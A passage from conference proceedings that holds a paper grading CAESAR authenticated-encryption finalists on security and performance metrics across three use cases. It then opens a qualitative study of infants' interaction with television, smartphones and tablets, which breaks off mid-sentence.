[9] FutureLearn, "Classification by regression - Data Mining with WEKA," FutureLearn. [Online]. Available: https://www.futurelearn.com/courses/data-mining-with-WEKA/0/steps/25397.

[10] Bayesian Network Classifiers in WEKA for Version 3-5-7. (2008). Available: https://www.cs.waikato.ac.nz/~remco/WEKA.bn.pdf.

[11] R. Chereshnev and A. Kertész-Farkas, "HuGaDB: Human Gait Database for Activity Recognition from Wearable Inertial Sensor Networks," Lecture Notes in Computer Science Analysis of Images, Social Networks and Texts, pp. 131–141, 2017.

# How to Assess Security and Efficiency of Authenticated Encryption Algorithms

S.E. ULUSOY[1, 2], O. KARA[1] and M.Ö. EFE[2]

[1] TÜBİTAK, Kocaeli/Turkey, erdem.ulusoy@tubitak.gov.tr
[1] TÜBİTAK, Kocaeli/Turkey, orhun.kara@tubitak.gov.tr
[2] Hacettepe University, Ankara/Turkey, onderefe@ieee.org

*Abstract* – **Authenticated encryption is a special form of cryptographic system providing two main services at the same time with a single key: confidentiality and authentication. In 2013, ICRC called authenticated encryption candidates to the CAESAR competition to define a widespread adaptable authenticated encryption algorithm having advantages over AES-GCM. In this study, to analyze competing algorithms, we constitute an extensive metric set by reviewing previous studies and candidate cipher reports. We constitute a metric set composed of all structural metrics mentioned in previous studies. Then, we develop a grading policy for each metric and evaluate ciphers' performance and security. Improvable parts of cipher structures are deduced and listed. Finally, possible future work suggestions are listed to extend metric list and to design better cipher structures.**

*Keywords* – **Authenticated Encryption, Security Evaluation, Performance Evaluation, CAESAR Competition, Symmetric Cipher**

## I. Introduction

In a confidential communication, secrecy and authenticity of the message must be ensured. In conventional method, confidentiality is provided by encryption algorithms and authentication is supplied by either digital signatures or Message Authentication Codes (MACs). In this method, two different structures are required for confidentiality and authentication with necessity of two different secret keys. These two separated operations overwhelm the confidential communication system. To increase both hardware and time efficiency of confidential communication systems, authenticated encryption [1] is introduced. In an authenticated encryption structure, a single algorithm is implemented to provide confidentiality, integrity and authenticity of a message by using a single key at a time. Using a single structure for two functionalities makes authenticated encryption compact and efficient. Due to its benefits, it is adopted and used broadly in encryption systems where authentication is also required.

Strength and functionality of an encryption standard must be ensured before becoming wide-spread. Assessment of an encryption algorithm isn't an easy work. Difficulty of strength and functionality assessment and development of an encryption algorithm has been observed, hence before spreading an algorithm world-wide, competitions are run around the world to develop and analyze the candidate algorithms. Some examples of these competitions are AES competition of NIST to standardize a strong encryption algorithm, SHA-3 competition to standardize a hashing algorithm.

In 2013, the CAESAR competition [2] (Competition for Authenticated Encryption: Security, Applicability and Robustness) was organized. CEASAR competition is the first competition to evaluate AEAD algorithms and at the moment, how to evaluate AEAD isn't totally clear. In [3], aim of the competition is defined as to determine a portfolio of widespread adaptable authenticated encryption algorithms having advantages over AES-GCM [4] (Advanced Encryption Standard – Galois Counter Mode) by International Cryptographic Research Community (ICRC). In the competition, 3 different use cases are defined: 1. High Performance Applications, 2. Lightweight Applications, 3. High Security Applications. 57 algorithms have applied to competition and at the moment 7 of them are running in the final round and waiting for the announcement of final portfolio.

During these competitions, the candidates are reviewed, investigated and analyzed for comparison with each other and figuring out any possible weaknesses in design. For example, in [5, 6], lightweight ciphers are reviewed and compared. In [7], Abed et.al reviewed and classified Round 1 CAESAR candidates according to their performance, security and implementations.

In this study, to propose a method to evaluate AEAD algorithms, we gather metrics from different studies to constitute the most extensive metric set so far. We keep out of scope only robustness to side channels attacks and strength of PRP (pseudorandom permutation) and PRF (pseudorandom function) since they require special analyses that needs to be exclusively studied. Also to the best of our knowledge, our study is the first study, giving weights to metrics based on use case and introducing a grading policy for the metrics. Competitors are analyzed and graded according to the determined metrics. After evaluating the ciphers, we list the metrics where ciphers lose points and discuss how they can avoid losing those points. Finally, the study is summarized and possible future work suggestions are listed.

The rest of this paper is organized as follows: In Section II, we introduce final round candidates of the CAESAR competition. In Section III, we explain the metrics, their rationale and our grading policy. In Section IV, we score the algorithms and explain the reasoning behind. In section V, we compare and analyze where the algorithms lose points. In Section VI, we give general recommendations to increase performance and security of authenticated encryption algorithms based on how they lose points. In Section VII, we conclude the study and mention the possible future research issues.

## II. The CAESAR Finalists

There are 7 algorithms competing in the final round of the CAESAR competition. The finalists are distributed widely based on their structure (3 block ciphers, 3 state ciphers and 1 LFSR (linear feedback shift register).

All three block cipher algorithms use AES algorithm as block function. First one is COLM [8] which is an encrypt-mix-decrypt (EMD) construction. Second is Deoxys [9], a tweakable block cipher based on offset codebook (OCB) mode of AES. Final block cipher is OCB [10].

The first state cipher is AEGIS [11] using AES rounds as the state update function. Another state cipher is MORUS [12] using basic bit-rotations, AND and XOR operations in the state update function. The last one is ASCON [13] which uses a sponge construction, a special form of state cipher. In a sponge construction, a state value is hold but during encryption and decryption a single branch of the state is used to encryption and other branches are only transferred to the next state function.

The last finalist is ACORN [14], a stream cipher built by cascading 6 different LFSRs. As a stream cipher ACORN is the lightest cipher among the other finalists.

## III. Assessment Metrics

Determining the metrics is the most critical and challenging part of this study because any structural metric mustn't be missed and metric points must be determined carefully for a fair comparison method. While determining the metrics, we first search similar studies in the literature. In [6], Abed et.al. classified the CAESAR competitors based on their construction methods, operation modes, masking methods and functional characteristics. They also reviewed attacks performed on candidates. They only classified the ciphers and created tables showing if the algorithms have the listed functional characteristics. We start to construct our metric set by using the metrics in their study. Then, we review design rationale and features of the canditate ciphers and add appropriate properties as metrics to our metric set. After finishing our metric list, we determine the metric strengths for three use cases: High Performance, Lightweight and High Security. Generally, the metric strengths are determined on 3 possible values: N.A., out of 5 and out of 10. We stay sticked to these three values as much as possible not to lose fairness of metric points. Metric strengths are shown in Table 1.

The definitions and grading of the metrics are as follows:

The first 5 metrics are security related metrics since security is the primary concern in an encryption algorithm. Hence, for high performance and lightweight use cases, ciphers are graded out of 5 instead of calling these metrics N.A.

1. Replaceable PRP (Pseudorandom Permutation) and PRF (Pseudorandom Function): Cryptanalysis techniques improve day by day so in the future current PRP may not be secure anymore and need to be replaced.

a. Not replaceable. For all cases: **Score is 0.**

b. Replaceable. For High Security: **Score is 10.** For other use cases: **Score is 5.**

Table 1: Metric Strengths.

| Metric | High Performance Use Case | Lightweight Use Case | High Security Use Case |
|---|---|---|---|
| 1. Replaceable PRP and PRF | Out of 5 | Out of 5 | Out of 10 |
| 2. Natural Resistance to CCA&CPA | Out of 5 | Out of 5 | Out of 10 |
| 3. Domain separation between AD and PT | Out of 5 | Out of 5 | Out of 10 |
| 4. Strength of "Nonce/Tweak/IV" | Out of 5 | Out of 5 | Out of 10 |
| 5. Difference between two ciphertexts | Out of 4 | Out of 4 | Out of 8 |
| 6. Necessity of decrypting message to check authentication | Out of 10 | Out of 10 | Out of 10 |
| 7. Effect of fixed use or reuse of AD | Out of 10 | Out of 10 | Out of 10 |
| 8. Incremental AD Process and Authenticated Encryption | Out of 5 | Out of 5 | N.A. |
| 9. Cipher Overhead | Out of 10 | Out of 10 | N.A. |
| 10. Being Parallelizable | Out of 10 | Out of 5 | N.A. |
| 11. Being Online | Out of 5 | Out of 10 | N.A. |
| 12. Being two-pass or single-pass | Out of 5 | Out of 5 | N.A. |
| 13. Being inverse-free | N.A. | Out of 10 | N.A. |
| Total | Out of 79 | Out of 89 | Out of 68 |

2. Natural Resistance to CCA (Chosen Ciphertext Attack) &CPA (Chosen Plaintext Attack): In cryptanalysis techniques, it is assumed that the attacker owns the oracle and is able to use it with the embedded secret key. Two common attacks to recover secret key based on this assumption are CCA and CPA. If the cipher doesn't work with a random ciphertext or creates low correlated ciphertexts when plaintexts are given we can say, the algorithm has natural resistance to CCA and CPA, respectively.

a. No resistance to neither CCA nor CPA. For all cases: **Score is 0.**

b. Resistance to either CCA or CPA. For High Security: **Score is 5.** For other use cases: **Score is 3.**

c. Resistance to both CCA & CPA. For High Security: **Score is 10.** For other use cases: **Score is 5.**

3. Domain separation between AD and PT (plaintext): If an attacker obtain the cipher, they may manipulate the oracle by changing roles of AD Blocks and PT blocks. The algorithm must hinder any possible attack done this way. This is generally achieved by domain separation between AD and PT.

a. No domain separation between AD process and

Encryption. For all cases: **Score is 0.**

b. Domain separation between AD process and Encryption. For High Security: **Score is 10.** For other use cases: **Score is 5.**

4. Strength of “Nonce/Tweak/IV”. A weak “Nonce/Tweak/IV” may weaken a strong cipher significantly so it is an important issue for security. In this metric three conditions will be analyzed: (i) unpredictability, (ii) ease of production and (iii) effect on the authentication and security levels when changed.

For satisfying conditions (i) and (ii), a cipher gets 2 points from each condition in the high security use case, and 1 point from each condition in other use cases.

Condition (iii) is evaluated in 3 levels: less than or equal to birthday attack limit, more than birthday attack limit and the highest level security. In the high security case, a cipher gets two points for each level and a single point in the other use cases.

5. Difference between two ciphertexts: In this metric, there are 4 evaluation levels:

a. An existing relation (such as: CT1 XOR CT2 = PT1 XOR PT2) between ciphertext and plaintext couples.

b. Plaintexts having the same parts are encrypted to ciphertexts having same parts

c. Plaintexts having the same beginnings are encrypted to ciphertexts having the same beginnings

d. Ciphertexts are totally uncorrelated in any case

For the high security use case, a cipher gets two points for each level, and a single point for the other use cases.

6. Necessity of decrypting the message before checking authentication: If a message with an invalid tag is decrypted, this may cause a security risk and waste resources.

a. Ciphertext must be decrypted totally with leakage risk of newly generated plaintext: **Score is 0.**

b. Ciphertext must be decrypted partially with a leakage risk of newly generated partial plaintext: **Score is 5.**

c. Authentication can be done without decrypting the ciphertext: **Score is 10.**

7. Effect of fixed or reused AD. Fixed or reused AD mustn’t alter authentication or security levels of a cipher.

a. Fixed or reused AD decreases both authentication and security levels: **Score is 0.**

b. Fixed or reused AD decreases authentication level but doesn’t affect security level: **Score is 5.**

c. Fixed or reused AD doesn’t affect neither authentication nor security levels: **Score is 10.**

8. Incremental associated data process and authenticated encryption (incremental AEAD): In authenticated encryption with associated data, two subsequent messages (M, M’) may differ by just a fraction. In that case, if the ciphertext and tag pair (C, T) is given for M, then (C', T') for M' can be computed in a more efficient way than encrypting M' from scratch. This reduces computation cost and increases the performance of the system. (For High Security: N.A.)

a. If incremental AEAD isn’t possible: **Score is 0.**

b. If incremental AEAD is possible: **Score is 5.**

9. Cipher overhead: Overhead means extra work so it is undesirable for a better performance and source usage. This metric is analyzed for two cases: overhead per block and overall overhead. (This metric is N.A. for high security use case)

- Per data block: (Out of 6)

a. More than twice per block **Score is 0.**

b. Twice per block. For High Performance: **Score is 3.** For Lightweight: **Score is 2.**

c. Once per block. For High Performance: **Score is 6.** For Lightweight: **Score is 4.**

d. Better than once per block. For High Performance: **Score is 6.** For Lightweight: **Score is 6.**

- Overall: (Out of 4)

a. 1 point is deducted per overhead, up to 4 points.

10. Being parallelizable: Ciphers’ structures vary from sequential to fully parallelizable (where all data blocks can be computed together in parallel). If there is no maximum point limit, this metric would dominate other metrics and result would be highly dependent on this metric. To prevent dominance of a single metric and keep balance between metrics, the maximum point is limited to 10 (the highest possible point for other metrics) for High Performance Use Case and 5 for Lightweight Use Case. Also to span a wider range, we choose logarithmic scale instead of linear and double the base after 16 parallel computations for High Performance Use Case and after 8 parallel computations for Lightweight Use Case. Lightweight Use Case has a tighter grading policy because limited resources make parallelization harder: (For High Security: N.A.)

a. For High Performance:

```
if (n >= 65536)
    score = 10
else if  (n <= 16)
    score = $\log_2(n)$
else
    score = $4+\log_4(n/16)$
```

b. For Lightweight:

```
if (n >= 128)
    score = 5
else if  (n <= 8)
    score = $\log_2(n)$
else
    score = $3+\log_4(n/8)$
```

11. Being online: An online cipher can process the data without waiting to receive whole data. It is obvious that an online cipher has a better performance than an offline cipher. Also for Lightweight Use Case, an online cipher reduces the amount of memory to buffer data while receiving. (For High Security: N.A.)

a. If the cipher is not online: **Score is 0.**

b. If the cipher is online: For High Performance: **Score is 5.** For Lightweight: **Score is 10.**

12. Being two-pass or single-pass. Two-pass means extra work on ciphertext so an efficient algorithm is expected to be single-pass. (For High Security: N.A.)

a. If the algorithm is two-pass: **Score is 0.**

b. If the algorithm is single-pass: **Score is 5.**




Figure 1. Total Points of Ciphers for 3 Use Cases

13. Being inverse-free. Being inverse-free doesn't have any effect on neither performance nor security but for Lightweight Use Case, implementing encryption and decryption together would save significant amount of resources.

a. If the cipher isn't inverse-free: **Score is 0.**

b. If the cipher is inverse-free: **Score is 10.**

## IV. Grading Algorithms

Our grading policy is covering the most of the cases in the practice. On the other hand, some applications doesn't hit the predetermined points. In this section, we explain how miss situations are graded and explained the reasoning.




Figure 2. Points per Metric for High Performance Use Case




Figure 3. Points per Metric for Lightweight Use Case

Partial point explanations:

1. Metric 2: If the ciphertext is decrypted, then a state for tag is computed and then the plaintext isn't needed to check authentication, partial point is given for CCA. If the cipher has a nonce (npub) which is public and controlled by cipher, partial point is given for CPA.
2. Metric 3: If there isn't a concrete separation between AD and PT blocks but AD and PT blocks can't be used instead of each other directly or using them doesn't leak information to analyze easily, it is considered as a partial separation and a partial grade is given.
3. Evaluation of Metric 6 is combined with evaluation of Metric 12 as follows: if the ciphertext must be decrypted and after a state is calculated to check tag, there is no more need of the plaintext, it is assumed that the cipher doesn't need to decrypt the ciphertext to check authentication but is two-pass.

## V. Comparison and Analyses of the Results

To ease the comparison, we divide ciphers into three groups. The first group is LFSRs in which ACORN is the single cipher. The second group is the state based ciphers composed of AEGIS, ASCON and MORUS. The last group is the block ciphers composed of COLM, DEOXYS and OCB.

For High Performance Use Case, from Figure 1, it can be said that block based ciphers give the best results. From Figure 2, the main reasons for this achievement can be listed as Metrics 7, 8 and 10. The Metric 7 is the effect of fixed or reused AD, LFSR and state-based ciphers lose points from this metric because the partial (for LFSR) or first block (for state based) of PT is XORed with same padding. The reason behind why block based ciphers gain points from Metrics 8 and 10 is quite similar to each other. Since they work block-based, parallel computations are possible and if there is a change only in some blocks, it is enough to compute cipher value of only the changed part and its effect on the result.

For Lightweight Use Case, from Figure 1, it can be said that LFSR cipher, ACORN, overwhelms other candidates and places in the first position. As seen from Figure 3, the main reason behind this is that the LFSR cipher, ACORN, works as an inverse-free cipher which is a highly desired property for lightweight applications.

For High Security Use Case, all ciphers have similar grades, as seen from Figure 1. It is because block based ciphers lose their advantage coming from possible parallel computations and LFSR cipher loses its advantage from being inverse free. As seen from Figure 4, ciphers get more or less the same points from other metrics.

Another point to mention is that if the block algorithms of block based ciphers, or state functions of state based ciphers become obsolete due to security related or other reason, they can be replaced without disturbing other parts of the design but if a security related or another problem occurs in the LFSR, the algorithm must be redesigned completely where LFSR cipher loses points.

## VI. General Recommendations For Algorithms

In our grading system, LFSR cipher lose the most important points from not having a replaceable PRP and PRF. At the moment it seems hard to overcome this problem. Another point that can be improved for LFSR ciphers is number of possible parallel computations. Final improvable point is during initialization and other intermediate operations; they have excessive computation overhead. For efficiency in small data, their overhead must be reduced.

In the state based ciphers, there is no domain separation between AD and PT, but this doesn't seem to risk the security




Figure 4. Points per Metric for High Security Use Case

because the state is used to determine padding bits and in the calculation of the next state, the data block being either AD or PT becomes a trivial issue. Another topic on the state based ciphers is that the ciphertext could be used as a state block, as in ASCON – the sponge construction, to check the tag to avoid decryption of the plaintext. The final issue is since they are not parallelizable and have a lot of overhead during initialization, they lose points for performance evaluation.

Block ciphers are being used for a long time, and its effects are seen as high success in the results. A small suggestion for block cipher developers is to build the cipher with more obsolete domain separation between AD and PT because it seems to make block ciphers prone to forgery attacks.

## VII. Conclusion and Future Work

In this study, we determine metrics for assessment of AEAD ciphers in a wide concept. Developing better cryptographic constructions always goes on. By this study, we try to show some possible weaknesses in the designs, and ways to cover these weaknesses with related reasoning for developers to help them to construct ciphers with higher security and performance.

In our analysis, we consider only the structures of the algorithms, but PRP and PRF of a cipher and robustness to side channel attcks also play an important role both in security and in performance so their evaluation is as more important as evaluation in this study. We leave analyzing the effect of PRPs and PRFs and to security and performance and robustness to side channel attacks as a future study.

Also based on where and why ciphers lose points, new cryptanalyses can be performed to current algorithms and their security claims can be analyzed.

## VIII. References

[1] M. Bellare and C. Namprempre, "Authenticated Encryption: Relations among Notions and Analysis of the Generic Composition Paradigm," in *International Conference on the Theory and Application of Cryptology and Information Security*, Kyoto, 2000.

[2] D. Bernstein, "https://competitions.cr.yp.to," 07 03 2018. [Online]. Available: https://competitions.cr.yp.to/caesar.html. [Accessed 07 06 2018].

[3] D. Bernstein, "Crypto Competitions: CAESAR call for submissions, final (2014.01.27)," ICRC, 26 04 2014. [Online]. Available: https://competitions.cr.yp.to/caesar-call.html. [Accessed 18 06 2018].

[4] M. Dworkin, "Recommendation for Block Cipher Modes of Operation Galois/Counter Mode (GCM) and GMAC," National Institute of Standards and Technology, 2007.

[5] C. Manifavas, G. Hatzivasilis, K. Fysarakis and Y. Papaefstathiou, "A Survey of Lightweight Stream Ciphers for Embedded Systems," *Security and Communication Networks,* pp. 1226-1246, 2016.

[6] B. J. Mohd, T. Hayajneh and A. V. Vasilakos, "A Survey on Lightweight Block Ciphers for Low-Resource Devices: Comparative Study and Open Issues," *Journal of Network and Computer Applications,* no. 58, pp. 73-93, 2015.

[7] F. Abed, C. Forler and S. Lucks, "General Classification of the Authenticated Encryption Schemes for the CAESAR Competition," *Computer Science Review,* no. 22, pp. 13-26, 2016.

[8] E. Andreeva, A. Bogdanov, N. Datta, A. Luykx, B. Mennink, M. Nandi, E. Tischhauser and K. Yasuda, "Colm v1," 2016.

[9] J. Jean, I. Nikolic, T. Peyrin and Y. Seurin, "Deoxys v1.41," ANSSI, Paris, 2016.

[10] T. Krovetz and P. Rogaway, "OCB (v1.1)," 2016.

[11] H. Wu and B. Preneel, "AEGIS: A Fast Authenticated Encryption Algorithm," Nanyang Technological University, Burnaby, 2014.

[12] H. Wu and T. Huang, "The Authenticated Cipher MORUS (v2)," Nanyang Technological University, Singapur, 2016.

[13] C. Dobraunig, M. Eichlseder, F. Mendel and M. Sclaeffer, "Ascon v1.2 Submission to the CAESAR Competition," Institute for Applied Information Processing and Communications, Graz, 2016.

[14] H. Wu, "ACORN: A Lightweight Authenticated Cipher (v3)," Nanyang Technological University, 2016.

# The Interaction of Infants with The Television, Smart Phone and Tablet Computers

Arzu ÖZYÜREK[1]
Rüveyda TAŞKAYA[2], Aslıhan BOZ[2], Gizem Güler BAŞAR[2], Hasan Hüseyin SAÇI[2], İsmail Talha ILGIN[2], Merve ERDOĞMUŞ[2] and Zübeyde KAYAKÇI DANIŞMAZ[2]

[1]Karabuk University, Karabuk/Turkey, a.ozyurek@karabuk.edu.tr
[2]Karabuk University Health Sciences Institue, Karabuk/Turkey

*Abstract* - **The present study aimed to investigate the interaction of infants, who are emphasized to refrain from the use of technological materials, with the technology. In the study, the views of the parents on the significance of the television, phone and tablet computers in infant's life, the conditions under which the infants interact with these communication technologies and their behavior during these interactions were investigated. The study group included 14 infants and their mothers reached using convenience sampling method. In the present qualitative study, data were collected with a semi-structured interview and video recording methods. Thus, it was determined that the interaction between the infants and the television started on the 5th month. It was observed that the infants interacted with their smart phones and tablet computers daily and their mothers utilized interesting features of technological instruments to attract the attention of infants, especially during feeding, and to amuse the infants while they were busy with another task. It was concluded that mothers did not have adequate knowledge on the advantages and disadvantages of technological material for the infant. It was determined that infants demonstrated great interest in technological material due to the influence of their visual and auditory attractiveness, they particularly perceived smart phones as a toy and mimic adults in using smart phones.**

***Keywords*-Infants, television, computer, technological material.**

## I. Introduction

Technological advances are an indispensable part of everyday life. Individuals of all ages and institutions in the society utilize technological materials for various purposes, and at the same time, this is a vital necessity. The communication approaches of individuals who utilize new technologies have changed with the digital age as well [1]. The use of smartphones became indispensable in everyday life. In Turkey and in the world, individuals started to fulfill most of their needs through social media that now has over 2.7 billion users.

The age of utilization of technological materials varies independent of the competency of the individuals or the warnings about their hazards to human health. Technological developments also affected the health of individuals, their familial relationships and parenting roles [2]. Certain parents utilize technological material since they consider that technological material contribute to child development and others as support in difficult situations. In particular, technological material can be used for reasons such as feeding and silencing, engaging the child, and allowing the child to sleep and talk [3]. Infants who encounter technological material with several attractive features from birth would be affected by these environmental factors in different ways. The time period that infants and children use smartphone and tablet and adequacy of the utilized applications for their age could affect them positively. However, the opportunities provided by the technology are accompanied by certain risks. When the web sites, e-mail and chat rooms are not controlled, these could lead to serious problems during the 0-6 age period, when the subconscious is developed. In these ages, the negative effects of useless or violent visuals would be high when compared to other periods [4]. The child who eats while hypnotized by the videos she or he watches on the TV OR the smartphone and is not aware of what she or he eats would be negatively affected, while she or he could learn certain concepts such as numbers and colors in the meantime [5]. It is considered that the development areas of the children who were exposed to technologies during the play period would be negatively affected. It was observed that the use of technology was at the root of autism and pervasive developmental disabilities [6, 7].

Social media also introduced the problem of smartphone dependency. To be engaged in a certain behavior through isolation from the real world, the repetition of this behavior and the difficulties related to its control etc. are considered as a dependency. Smartphone dependency or technology dependency exhibit similar characteristics to drug or substance abuse [8, 9]. It is important for the parents to provide a role model to acquire right habits since the behavior acquired in these ages through imitation would become a habit over time [10]. The internalization of the acceptable behavior by the child, the encouragement and guidance of the family, and the support of the child's behavior would lead to retention of these behavior [11]. Individuals who are exposed to the use of technological material since infancy would be likely to use technologies easily in the future, however they could also develop technology dependency. Thus, introduction of technological tools at an early age could affect 